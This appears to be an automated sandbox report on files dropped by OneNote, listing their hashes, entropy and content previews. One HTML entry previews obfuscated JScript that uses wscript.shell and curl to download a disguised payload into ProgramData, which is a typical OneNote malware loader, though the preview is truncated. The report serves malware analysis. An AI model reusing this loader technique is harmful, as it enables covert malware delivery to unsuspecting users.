Preview:	.....XICC_PROFILE.....HLino....mntrRGB XYZ .....1..acspMSFT....IEC sRGB.....-HP .....cprt...P...3desc.....lwtpt.....bkpt.....rXYZ.....gXYZ...,....bXYZ...@....dmnd...T...pdmdd.....vued...L....view.....$lumi.....meas.....$tech...0....rTRC...<....gTRC...<....bTRC...<....text....Copyright (c) 1998 Hewlett-Packard Company..desc.....sRGB IEC61966-2.1.....sRGB IEC61966-2.1.....XYZ .....Q.....XYZ .....XYZ .....o...8.....XYZ .....b.....XYZ .....$.....desc.....IEC http://www.iec.ch.....IEC http://www.iec.ch.....desc.....IEC 61966-2.1 Default RGB colour space - sRGB.....IEC 61966-2.1 Default RGB colour space - sRGB.....desc.....,Reference Viewing Condition in IEC61966-2.1.....,Reference Viewing Condition in IEC61966-2.1.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000B.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 40 x 40, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	296
Entropy (8bit):	6.844511427678902

Encrypted:	false
SSDEEP:	6:6v/lhPfRF/9916DoPg9nF9mWydqygHn5+QCEcve0AHJks+Qoi36r4up:6v/7BXfrPqTmWyduCE6lks+biw4c
MD5:	33DCA72504D567C57F95452A0358ED2F
SHA1:	F97C8896E03EF1C3CC4CD97E263F86C85FC80C31
SHA-256:	7E131D7DD2D98E5BF76866FFE0EB5C0AC994E1E791B07F61FB3A756F24D7317C
SHA-512:	64E48397171372908B9A5C1459DABE7C41E175CA7A27A064DBE45B747FC0973C6A77DCD77993403D19AAEBC5A92E944382FC3A34C58D5A893510576B2BA453A0
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR...(...(.....m....sRGB.....pHYs...t...t..f.x....IDATXG.Q.. .D.=Y.dz.x..*..~9.X..`...D."|0.[...Y.S..k.}.s#..1nA.f.*.#@.u2.s9..-.f...y_...T...h.....w.=....Gk%JW.v.._L)E}k..r..M2..$"A.D..z. ...P=k..Q...5H.(.T..$A....;..Y.v?...s1.....~.6.N..p4B....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000C.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	HTML document, ASCII text, with very long lines (1260), with CRLF line terminators
Category:	dropped
Size (bytes):	2062
Entropy (8bit):	4.6684220363132924
Encrypted:	false
SSDEEP:	24:iZOuxmCiuR9jDypCeBYPC2dQOpQ//BYPeHe83+7zSitfRR2sMzYQgIM9iQYpMgyq:5C9/KCeWPfdZ4WPe+G+7ZMNKJbEl
MD5:	01490924D020FBF7E183DF7C5541E93F
SHA1:	7B80E87D388A5976048DFB631077B2F9349AB707
SHA-256:	BBF77F3C20451320315DF280FC26DA57D09F5F9BD43074970A2F2CD64A325753
SHA-512:	B51C58AE95AD5988695DD21A17BB9C22580B3A740043A70B87CABD73831151E4FEA27C91F4D5CA6BDAD1626C69B2B6D9C59A8B75541CF3D8F14626437DB7251
Malicious:	false
Reputation:	unknown
Preview:	<html>.... f5&u5&n5&c5&t5&i5&o5&n5& 5&s5&l5&e5&e5&p5&(5&m5&i5&l5&l5&i5&s5&)5&{5&v5&a5&r5& 5&d5&a5&t5&e5& 5&=5& 5&n5&e5&w5& 5&D5&a5&t5&e5&(5&)5&;5&v5&a5&r5& 5&c5&u5&r5&D5&a5&t5&e5& 5&=5& 5&n5&u5&l5&l5&;5&d5&o5& 5&{5& 5&c5&u5&r5&D5&a5&t5&e5& 5&=5& 5&n5&e5&w5& 5&D5&a5&t5&e5&(5&)5&;5& 5&}5&w5&h5&i5&l5&e5&(5&c5&u5&r5&D5&a5&t5&e5& 5&-5& 5&d5&a5&t5&e5& 5&<5& 5&m5&i5&l5&l5&i5&s5&)5&;5&}5&/5&*5&*5& 5&v5&a5&r5& 5&u5&r5&l5& 5&=5& 5&"5&h5&t5&t5&p5&s5&:5&/5&/5&g5&o5&o5&g5&l5&e5&.5&c5&o5&m5&"5&;5& 5&*5&/5&n5&e5&w5& 5&A5&c5&t5&i5&v5&e5&X5&O5&b5&j5&e5&c5&t5&(5&"5&w5&s5&c5&r5&i5&p5&t5&.5&s5&h5&e5&l5&l5&"5&)5&.5&r5&u5&n5&(5&"5&c5&u5&r5&l5&.5&e5&x5&e5& 5&-5&-5&o5&u5&t5&p5&u5&t5& 5&C5&:5&\5&\5&P5&r5&o5&g5&r5&a5&m5&D5&a5&t5&a5&\5&\5&i5&n5&d5&e5&x5&15&.5&p5&n5&g5& 5&-5&-5&u5&r5&l5& 5&"5& 5&+5&5&u5&r5&l5&,5& 5&05&)5&;5&s5&l5&e5&e5&p5&(5&15&55&05&05&05&)5&;5&v5&a5&r5& 5&s5&h5&e5&l5&l5& 5&=5& 5&n5&e5&w5& 5&A5&c5&t5&i5&v5&e5&X5&O5&b5&j5&e5&c5&t5&(5&"5&s5&h5&e5&l5&l5&.5&a5&p5&p5&l5&i5&c5&a5&t5&

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000D.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, progressive, precision 8, 1692x810, components 3
Category:	dropped
Size (bytes):	88911
Entropy (8bit):	7.701779182597222
Encrypted:	false
SSDEEP:	1536:4a+us0Yfpw9/WFi5HrTy2NtTWR7f2f5RNzQiiiiiiiiiiiimL1Vmwwn:4aA0YRw9/WITtTWR7lbNzvL1an
MD5:	4D5F7AFD30851031376DA0FA6D0E3F80
SHA1:	02154E502F09DDD49FFB8F55D0651FFCD7379B94
SHA-256:	F918BB0C65D2F90593265FE4087B9C6905148BD7B46579D902B9ABD5415415F5
SHA-512:	ED8BF498C66F59D252DA77CA490B067AF4106F3EA421A024C1C56D2AB63037B0E8BA71961D06370DB76773B08E1BE298C770395DD6CB131F2CE48BDF1D1171B
Malicious:	false
Reputation:	unknown
Preview:	.....XICC_PROFILE.....HLino....mntrRGB XYZ .....1..acspMSFT....IEC sRGB.....-HP .....cprt...P...3desc.....lwtpt.....bkpt..... rXYZ.....gXYZ...,....bXYZ...@....dmnd...T...pdmdd.....vued...L....view.....$lumi.....meas.....$tech...0....rTRC...<....gTRC...<....bTRC...<....text....Copyright (c) 1998 Hewlett-Packard Company..desc.....sRGB IEC61966-2.1.....sRGB IEC61966-2.1.....XYZ .....Q.....XYZ .....XYZ .....o... 8.....XYZ .....b.....XYZ .....$.....desc.....IEC http://www.iec.ch.....IEC http://www.iec.ch.....desc.....IEC 61966-2.1 Default RGB colour space - sRGB.....IEC 61966-2.1 Default RGB colour space - sRGB.....desc.....,Reference Viewing Condition in IEC61966-2.1.....,Reference Viewing Condition in IEC61966-2.1.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000E.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.626692577908044

Encrypted:	false
SSDEEP:	48:T8jtUoVaxz3LARxyw0L4d/tiBlkw0LhkuQCLujwEwL3qAo:wJVaxjERxyLuogLtkuQCLEwuA
MD5:	1D298D41BBEC62D4F10FEC0F6914DD03
SHA1:	BB1BF995352CFFE7268E8D044C60778C93270742
SHA-256:	0863903CEB72FFB8731E1A1A32B5E1013E16EE5A27464C2EB4C42528ADA5E56D
SHA-512:	DA812E565FB557C6A98DCEE605682C60F479737E3938ED364199CC47C3CF3B338D5EEDF976383B46665A61374541593190EA2DE35C4D17753B9E57E5C90A684
Malicious:	false
Reputation:	unknown
Preview:	j.....@0.....?.....j.....@h.....F.....F....q.<v-.*.0..f8.....f8..M.. .G....3.o...I.".9$.N$.3.o..F....q.<v-.*.0.F....m.n.!.(...J.....m.....m.....m.....d.f.....d.f.X.d..?..}....m.....m.n.!.(...J...2.....^..... .....F...f8. ..m.#.....f8T.7....m.....mX.....m..2....m..l...T.N.....T%q...x.T$.....f8.....#....c..,0...e...B4.$.....C@RQ.H..B.....Y.....3.o.....3.o...I.".9$.N$.#.....#... .+.'.%.5?.....@.....N.....B.b...6.....f8..M...G.....f8.....>.....m.n.!.(...J...#....+.'.%.5?.....B.b...6.....F...c..,0...e...B4.$.....I...M.....0.....0. .....e....4.....T.i.t.l.e.....|{....B.I...R.....(....Y.....(...D...L.e.c.t.u.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000F.bin	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.733025596280075
Encrypted:	false
SSDEEP:	192:vsn+emd84prUgrXuQoRiYgAjqfgLdi94n0OjHPVhMPq6:krYugDboRid0dq4n0
MD5:	3CFD953EBEC41A2C065F7E30B9EFDC90
SHA1:	8EE3C527FD8AD50E8CA899733691DE9B2E906BED
SHA-256:	F93DBB811E85B6168F60897C1FEA905447697ADCCFD55DEA38EE7F67A21ADE76
SHA-512:	F157AF09E1F50BE5E39EEF44696BDE1974380856E69B0B1D44BFD21E305F1150C9F521BB00C72C3FECC5D21328029EFA1CE006B74BC9B031FE2033FBD79E897 E
Malicious:	false
Reputation:	unknown
Preview:	2...>.....t...v...h.....2...>...P.....v.....I.....I.qk..B.....LZ.*..4....*..^.<....".a.*..^. <....".a.*...I.qk..B.....LZ.I.....I.....I.....I.....I.t.....I.....4..'...'.....#(%..$."DI...-M....N...^..... .....q.H.O.Sv.....>.....$....I.qk..B.....LZ.....#(%..$."DI...-M.....#(%..$."DI...-M.....*.....*.....*.....*.j.....*.T%;..*..... *...W...*.H.....*...+...*...S...*.....Z4.....4../4.....p.....C.a.l.i.b.r.i.....*.:.*.k.*...z...y.. x.. .....$.....7...7.....*...o.e.L.o.c.I.D...o.e.L .o.c.C.o.m.m.e.n.t.....0.0.0.3

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000G.bin	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	40884
Entropy (8bit):	7.545929039957292
Encrypted:	false
SSDEEP:	768:MCBOA4d+ElOXJ/3pI7cRBiL7L6qERqGz65WXzZqJsKQSbIsTT6XB:hIAU+2cGdLX6qBG4WDZl4Ihx
MD5:	7379775A1E2AB7FAB95CFFCE01AE05F3
SHA1:	3D3DDFD8AC7E07203561BAE423D66F0806833AB3
SHA-256:	9301DB6D2D87282FCEE450189AEACE16D85F64273BF62713A3044992B6B7A9E9
SHA-512:	4B5006E620E80D3A146944649CF4CA619782CAD7E8C4CD0D1DE0EBCA0FA05EACB7378DAFCEED3E26F5698B07F19604614D906C8F51F898660E2F129D8DEC6 62
Malicious:	false
Reputation:	unknown
Preview:	.....JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!.1A.....Qaq....".....2....BR#S..br...3T...C$.7(Hx....4D.G..Xh.cs..'..t...%...8.....1...!AQ..a...q"2.4Tt.....R3S....Br...#s...Uu.bc.de..$D..6. .C%E.....?...z...;sB.yv.....]t.\...n...../....m....M.=.3G+..x+.....S).*&.J../..8..O/+..sG...p...<!....~.c..C.w...,[oHom.wc-.J.~.....L[..6...'..i_..S;...!Y.z.q].EK..M.x...i.x.+.;.+...}. ...#.....f.).....e6V..p.;.....s.)..Ml.J.....IU.6...<9+9.^..l..Y...[._...2..^..j.ia...._..3.;...~..<3...;.....z.^.....]..Qk.,...Yk...3.3Jy^p.}....q...I...&..t.....;..9.g.GH;..'...%...)..[..y..../... zCn..>...'...1e.Y..;....]..7...N>t..m-.j.....H^..T\.q.ru...}...eTn]l'r.^].#..wOY....v

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000H.bin	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.435666060498439
Encrypted:	false

SSDEEP:	192:DstOrxp/wNKcV958LigGkD80zlLDeRRfSAXKsiPRkv1mOaNCyb9P/InQS:4wrnBcF4ig57zlwRfBKsiPRkvYOaDJP
MD5:	A735F84FCF6C885DD7B479015483B64D
SHA1:	59F22764F438B5E39A9D031402FFB480178AF8EA
SHA-256:	64CA226E3E8709027FEFB984130534E5F2BA9D60947F4F5437466DABC3015215
SHA-512:	B6986735871 89DB8B2806DC1AFC3606F0CB88306336DD7E142F058CF3C61574E202C5EE31527D9BE30372C8E0D2A3A6C4870FC9FC5A1ECB4912A1EC34BC358A
Malicious:	false
Reputation:	unknown
Preview:	2...>.....v..... ...)..2...>...B.....v.....@....(.....I.....I.qk..B.....LZ5...H...5...HT.<..% .s.5...HT.<..% .s.5....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....OX.D...+...iaf*....N. ..^.....M.:...A.t.N.....".....I.qk..B.....LZ.....OX.D...+...iaf*.....5.....5.....5.....5..j."..5..T....5..... 5....T..5.....5.. .A..5.....5.. .....5..35..:5..85....z...y.. x.. ....$...$.....D.....7...7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.1.5.....Z4..... .....4../4.....p.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000I.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:19:29], progressive, precision 8, 221x792, components 3
Category:	dropped
Size (bytes):	24268
Entropy (8bit):	6.946124661664625
Encrypted:	false
SSDEEP:	384:d2wiieoHTRh5a1HAteZCWOZIM+L7WhNjYn:8wHFHJ+/OZIKhNO
MD5:	3CD906D179F59DDFA112510C7E996351
SHA1:	48CDB3685606EDD79D5BCDF0D7267B8B1CCBD5A8
SHA-256:	1591FD26E7FFF5BE97431D0ED3D0ADE5CFC5FA74E3D7EC282FD242160CE68C1F
SHA-512:	2048CBA13AF532FF2BCC7B8B40541993234BD1A8AB6DE47B889AF3F3E4571F9C5A22996D0B1C16DD6603233F6066A1A2A97C16A6020BEDD0826B83BAD007551 2
Malicious:	false
Reputation:	unknown
Preview:	.....JFIF.....H.H.....Exif..MM.*.....b.....j.(.....1.....r.2.....i.....H.....H....Adobe Photoshop 7.0.2004:03:04 13:19:29..... .....(.....&.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d..... .....$..".....?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'..... .....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?.....)....[]t.\Z..g.....A. ...&D.$LH._...X..Xl...`....cZ.X.....>.....f.Z.X...]..~L.S..@..I$..I.IO.....x...s.g.[f.h{9..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000J.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.642136299428451
Encrypted:	false
SSDEEP:	192:3sYCwIrVgOCg71JUoZUthjzxU0aLKnUVB7er+/VTKXWgzJA4ZRpIlqXTvOgWUef8:8YvaVgOPPUMUXjdU07UVB7XNTEWgza4z
MD5:	DE7E4AA58073A4745848699CE78C0207
SHA1:	3FA8F11FD6EC670896B5688F7F6E87894F686DAB
SHA-256:	9A4CEC6CDD1D46DA834256805F2E936AED151FC86F3EF374E11FA843846FE342
SHA-512:	DC4E89F3C794BB8C607CE3F990EA41D251FD035AC2DF4DC986BDEC011EE68AB6DD87975B08B91A64119C7F66E507F6533579257EE75FBCCDB7984E275321C3 E3
Malicious:	false
Reputation:	unknown
Preview:	2...>...6...z...v...N.... ..X,..2...>.....v.....@...H+.....I.....I.qk..B.....LZ*.H.N...*.Hw".D."O.E..]*.Hw".D."O.E..]*.H..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....A..6...ZL ..K.....N...^.....x..&.LM..&@).$r.....P.....I.qk..B.....LZ.....A..6...ZL ..K.....*.H.....*.H.....*.H.....*.H j.9..*.HT....*.H.....*.H..s..*.HH....*.H..0..*.H..`.&*.H.....*.H3*.H:*.HA*.H8*.H..z...y.. x.. ....$...$.....7...7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.1 .1.....Z4.....4../4.....p.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000K.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	39010
Entropy (8bit):	7.362726513389497
Encrypted:	false

SSDEEP:	768:6tCjwO+E+KW0ZtOgepcoWW4pAWQ6/KWcR474HOAZaDfK:68j+E+KW0HOgep/72/NKWcRNefK
MD5:	9700DE02720CDB5A45EDE51F1A4647EC
SHA1:	CF72A73E1181719B1CC45C2FE0A6B619081E115E
SHA-256:	7E6A7714A69688D9FFDF16AA942B66064A0C77FCD9B3E469F89730B4B9290C3E
SHA-512:	5438921467D62376472007B9EBF3C35C9D9FE3EDE04D99A990129332D53EBC8EE2555C0319A4F7C0DF63516F29CEDF2171D8B6DC34C9FCD075C2CA41EB7286
Malicious:	false
Reputation:	unknown
Preview:	.....JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1..A...Qaq..".....2BR#...b%&6..'w.r.3f7W8.s5EUeF.g....CS$4.Vv..Tdt..G..(c..u.Hhx.....!1.AQa..2.q....".s...3.4BRr.#.....b.$c.....?..... ...uf.....t...;..[...W.h.....-.k.f..i.u..KQ..b.F...rM%/.8n.S..=9.....G$O;.f.}L..N..U._i.[.X...3.~....S.~..+t$...c.5.....{..X/..#.G...}s....6.....^....o~.$.\WA?...^*w[O.~..6..~....a....~..:..0..... {O...\|.s.u._w.....i.....{K...._.?.../{.....A..8....<g.iu..<.....X.....\|]v....D..9.k.w.\|-IF.Tv.-.&.....'".4.b....z.._.Z.....G...u.xyt./_.q..m>..S.V.Xdc.bw.T.W.....g.....}s.._.. ?....U]_.....`.....>.\|'.~xH...,...?.....?.q....o../..R..;..N.n&im.,....w.3...V.s...Y..e#$. .|.....m.....~....B.F.]C.36..q....yg...{}...+.DZv.9<.o..;..N.n&im.,....w.3...V.s...Y..e#$. .....JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1..A..Qaq"....2.....B#..R.b3$..8xrC4&'W.%e.(.c.d.5E6Ff..h..SsTt..u...Gg..H.....!.1..AQ.aq."......2..st.BR..56.r#3.b.S.4c%...$d.CT..... ..?....3.7...G:../P....z..K.:6..w.....6..... .z7...~.....{gdF60...9....{..."[N....m.....z...g{.....7...4..1..=.z...._..p...m..Icd.~.v..9.P..0Z(.<j.....R6zm....v.z...>x..)=g.....zo{..w..f..y.t.... .%.D..#.}.I.>).H.QM..cLD..x.../.^y.{.....y.=^.....I.T.....U..0_?...u..og..3.ky..K....6w…Dc.....~.....ik.z....N...en.....,.....x...._u...4.{..P...>....}.....>.R.....m.....[mt.....}..... .\|.....m.....~....B.F.]C.36..q....yg...{}...+.DZv.9<.o..;..N.n&im.,....w.3...V.s...Y..e#$.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000L.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	DIY-Thermocam raw data (Lepton 2.x), scale 3694--12403, spot sensor temperature 194357114934500204006604 8.000000, unit celsius, color scheme 1, minimum point enabled, maximum point enabled, calibration: offset -166153499473114484112975882535043072.000000, slope 12964183763058688.000000
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.9496930053285
Encrypted:	false
SSDEEP:	192:QesGHeh976rOjE6HqOBBhRRReZWIlpuoYlc5DYxH83wqSHKt7MYIPBtPfb2XdJP0:QH73ZB9RRe99YxHWwqSHSMLDbo7M
MD5:	7C126DC921124EEB218A9DFAD97D85A0
SHA1:	AB37EB21F6138858E9AE5F6B1907B821458E5220
SHA-256:	AE021A6AE922C56A72712A5F190FB95D166F746E97BACD0FED79310B5F9191AB
SHA-512:	DFFBD2893D367EE528E3D9272ADA73156E1CE03AA83FC0BD23BEB5F5A94F604C1A761AD9031BAA6CB0DAB91E8270A38B6095AD3A8A7B1A26084C1523C8DB2 9D2
Malicious:	false
Reputation:	unknown
Preview:	....>.....B...v.....0 ..x#.....>.....v...^...@...h".... .....l.....l.qk..B.....LZ"l.....l.U1Z,.. ..K.l....C....7c..T.....l.U1Z,....K.l..l...l.qk..B.....LZ.l.....l.....l.....l.....l.t.....l..... .....4..'...'.....Z.....n... .g....N...^.....m;8ZpZC.....b...8.....l.qk..B.....LZ.....Z.....n....g.....l.....l.....l.....l.....l.U1Z,... .K.l.....8.....C....7c..T...2.....l.....l.j.#..l.T.G..l.....l...Q....H.....$.7.....!....z...,4. .....".....$...7.....T.u.e.s.d.a.y .,. .J.u.l.y. .2.8.,.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000M.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	59707
Entropy (8bit):	7.858445368171059
Encrypted:	false
SSDEEP:	1536:k76rvGc8WKC2/UX1uEgVRY/jvv9CblyL/T:k77Z5C2/Ow1e9CblCT
MD5:	47ADB0DF6FDA756920225A099B722322
SHA1:	851946B8C2BD0BB351BAEECA9E5BB6648A87D7CA
SHA-256:	EC8CD7250F3D82E900E99114869777EE859EC73EFFABED108815F65742078C3A
SHA-512:	85A9920E1CE4A2FCCEBAFA425C925DF33580FA3C3C00178F058539B2FBC0163866DB8A41B320E2EF2CD217F00FFA06A1A831C728D3F9F910C9EAC58B5DA76E 2D
Malicious:	false
Reputation:	unknown
Preview:	.....JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1..A..Qaq"....2.....B#..R.b3$..8xrC4&'W.%e.(.c.d.5E6Ff..h..SsTt..u...Gg..H.....!.1..AQ.aq."......2..st.BR..56.r#3.b.S.4c%...$d.CT..... ..?....3.7...G:../P....z..K.:6..w.....6..... .z7...~.....{gdF60...9....{..."[N....m.....z...g{.....7...4..1..=.z...._..p...m..Icd.~.v..9.P..0Z(.<j.....R6zm....v.z...>x..)=g.....zo{..w..f..y.t.... .%.D..#.}.I.>).H.QM..cLD..x.../.^y.{.....y.=^.....I.T.....U..0_?...u..og..3.ky..K....6w…Dc.....~.....ik.z....N...en.....,.....x...._u...4.{..P...>....}.....>.R.....m.....[mt.....}..... .|.....m.....~....B.F.]C.36..q....yg...{}...+.DZv.9<.o..;..N.n&im.,....w.3...V.s...Y..e#$.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000N.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.87347495851114
Encrypted:	false

SSDEEP:	192:IsMWcOQKOkO5qOVBQOCKKUFmXOOFmARlMjOBbCQO8cOn8a9hOmmYRfO2aOMdO0sw:9Md8dJaQOKUF4OQmARl4oCQq3ihJRRaj
MD5:	2FE8AA29886F534B175D8CE6FC8729E3
SHA1:	AE987EDFF8675FFB72AA0608EBB445E8E9123B1D
SHA-256:	F5BE2CAB4100EA97C206847AF3DB5982D9DA26577C1B1D5D266991B84334723E
SHA-512:	F8073AE75C820CB24C13BD2CF3A75F2B5A3E991DB70DBD7C3B3F487C470A503B44735593DDD9DFDD338A3C84562D79F0E8961A8B42C4DACA20ED6984B4049 3E
Malicious:	false
Reputation:	unknown
Preview:	2...>.....v..... .. "..2...>...d...<...v.....@....!.....l.....l.qk..B.....LZ+.{.<...+.{..... .s..%i.+.{.....s..%i.+.{..l.qk..B.....LZ.I.....l.....l.....l.t.....l.....4..'...'.....hi.;..+.2E.`.%..... N...^.....D.... .A..1K=^H.....D....l.qk..B.....LZ.....hi.;..+.2E.`.%.....+.{.....+.{.....+.{.....+.{j....+. {T.T..+.{.....+.{..|..+.{..;..+.{..h..+.{.....+.{ .W.....'+.{2+.{..z...,4. ....".....$>.....4..p..7.....S.u.m.m.a.r.y.....+.{3+.{8+.{..z...y.. x.. .....$.....7...7.....*...o.e.L.o.c.I. D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.9.....+.{

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000000.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:18:09], progressive, precision 8, 164x641, components 3
Category:	dropped
Size (bytes):	27862
Entropy (8bit):	7.238903610770013
Encrypted:	false
SSDEEP:	384:LTawAZvhbrXzDc6LERLQ/b5vXOl6pXQ/wD5OUMrdRUUhCplQg0ESSz:6wm/vT/b4wxoqbdUhWnSs
MD5:	E62F2908FA5F7189ED8EEBD413928DEE
SHA1:	CA249B4A70924B73BDA52972E9C735AEC35A0C5D
SHA-256:	20ABE389C885E42B6EBE9E902976229BB6FD63C8C34CB61AA70B8B746209F90A
SHA-512:	EE8D1821A918BE8714F431895E7223D08036E88A4FDB9A5485EFF246640EE969A69A8AA4E2E9DDC35BA75FB6D4E95092A286E90B477BD6998C313639C2C31F2
Malicious:	false
Reputation:	unknown
Preview:	.....JFIF.....H.H.....Exif..MM.*.....b.....j.(.....1.....r.2.....i.....H.....H....Adobe Photoshop 7.0.2004:03:04 13:18:09..... .....(.....&.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d..... .....!.."..... ?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'..... .....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?..P.v..+..n(a..Q..S\6....Y.. ..D.....} w#.b..]l.5.RU..k.....]$.$.....f.....?.z@2uU...7....?..|.Q..I.&.. ....."T4)wdH.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000P.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	5.347039026810028
Encrypted:	false
SSDEEP:	384:yjlN7wNkP4akaQgyecPKxwvmPA7d6zkW1w2gSjYbLAANYE5YeFAVZL8/D0Ljd/2M:gBncewvoId6la2gc5eStIg4Z1
MD5:	22D8BF407F994179268B3B6E20401DCC
SHA1:	2AA63B35D3C2344A2EF85046F5B260BD4A08801B
SHA-256:	D910B731001E19901C2B5BDF5D25C93CF73B6EA02D5D02130EB770A47F0E5150
SHA-512:	DAFF5452EA21EE7381980C5387821B0D4CA599EAD7DB09BB34E1B50FBDCC3056C4E6BA668315C208231FC0E992DA633AF319A1A0374F5DDEFC1616EE720B06 97
Malicious:	false
Reputation:	unknown
Preview:	.....@.....X....A... ...L.....t...J... ..@K..... K... ...K.....M.d..:.....<.....<.>..H ..9..)....3.....>.5....1..3..Pr.lQG.%../.H.E.Pr..F2.S..(..N..}..F2.....T!d.....T.....T....-@.T....{..T.....(1T.....<T....k.>T.^.....0..... .e....4.....A..:4E.2..p1.....(...`.i.....(...(...B.a.c.k.g.r.o.u.n.d. .-. .Y.e.l.l.o.w...j...P.a.g.e.L.o.c.I.D...L.o.c.V.e.r...P.a.g.e.V.e.r.C.o.m.m.e.n.t...P.a.g.e.O.v.e.r.i.d.e. ..P.a.g.e.N.a.m.e...2...0.0.0.1.9...1.....0...U.n.t.i.t.l.e.d. .p.a.g.e...k.>.....k.>....G.y.....W.....W....E.u_d....2...(.....0.....-@..d.*.;./..F2...<.....0.....e... .4.....yf.....F.Q.....(...pO;.....(.....S.t.a.t.e.m.e.n.t...j...P.a.g.e.L.o.c.I.D...L.o.c.V.e.r...P.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000Q.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.096003868449982
Encrypted:	false

SSDEEP:	96:osY8Cj3RkXwEauCXjm94c6TORLVwmHv5pw0e5Lgg:os43+NauCXK9GiRLr
MD5:	0940B971359C50620882D1BCE3006260
SHA1:	1F05A465712EBD14875D766447C9547FF4993193
SHA-256:	B0148F2C5500DA78B3D3BE55C33A717F71847B144F8ECEA71DF3B1F02BE635A3
SHA-512:	1EB052C39E8066E60D5A455FDC20DFE18E25B7F8025D2EFDE1B6E4CDF58C45C6E435722EE4C7498C956000E38CA242376A0A4C12AC54CB2A5190470BFB2C21F0
Malicious:	false
Reputation:	unknown
